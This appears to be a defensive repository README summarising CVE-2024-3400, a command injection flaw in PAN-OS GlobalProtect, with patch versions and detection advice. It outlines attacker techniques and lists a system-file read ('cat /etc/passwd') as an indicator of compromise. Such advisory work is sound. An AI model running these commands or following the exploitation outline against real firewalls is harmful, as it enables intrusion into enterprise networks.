exploit behavior and process tracingreport/: Summary and Images of the logs and codes of my investigationsCVE-2024-3400 refers to a critical vulnerability in Palo Alto Networks PAN-OS, specifically affecting GlobalProtect gateways. Here's a breakdown of what is publicly known about it:
CVSS Score: 10.0 (Critical)
Published: April 2024
Affected Products: PAN-OS 10.2, 11.0, and 11.1 when GlobalProtect is enabled.
Exploitation: Confirmed in the wild (zero-day)
Vulnerability Type: Unauthenticated command injection
CVE-2024-3400 allows unauthenticated attackers to execute arbitrary commands on the firewall’s operating system. This essentially gives full control over affected devices without needing credentials — a serious breach point for any enterprise relying on Palo Alto firewalls.
GlobalProtect gateway must be enabled.
Specific PAN-OS versions (10.2.x, 11.0.x, 11.1.x).
Exploitable via the internet if not behind additional security layers.
Sending crafted requests to exploit the injection flaw.
Deploying remote shells or downloading second-stage payloads.
Observed behavior includes:
Command execution via crafted URLs
Persistence mechanisms
Lateral movement within networks
Patch Immediately: Palo Alto released fixes; upgrade to non-vulnerable versions (e.g., 10.2.9-h1, 11.0.4-h1, 11.1.2-h3 or later).
Check for Indicators of Compromise (IOCs) such as suspicious processes, outbound connections, or unusual CLI history.
Use tools like Shodan or asset inventories to find vulnerable appliances.
Look for external IPs accessing GlobalProtect without valid authentication.
Check for suspicious command execution in logs (show system processes, cat /etc/passwd, etc.).
Monitor firewall behavior and alert on anomalous outbound connections.
This repository serves both as an internal investigation report and an educational resource for defenders seeking to understand real-world exploitation of PAN-OS vulnerabilities. Contributions and additional observations are welcome.
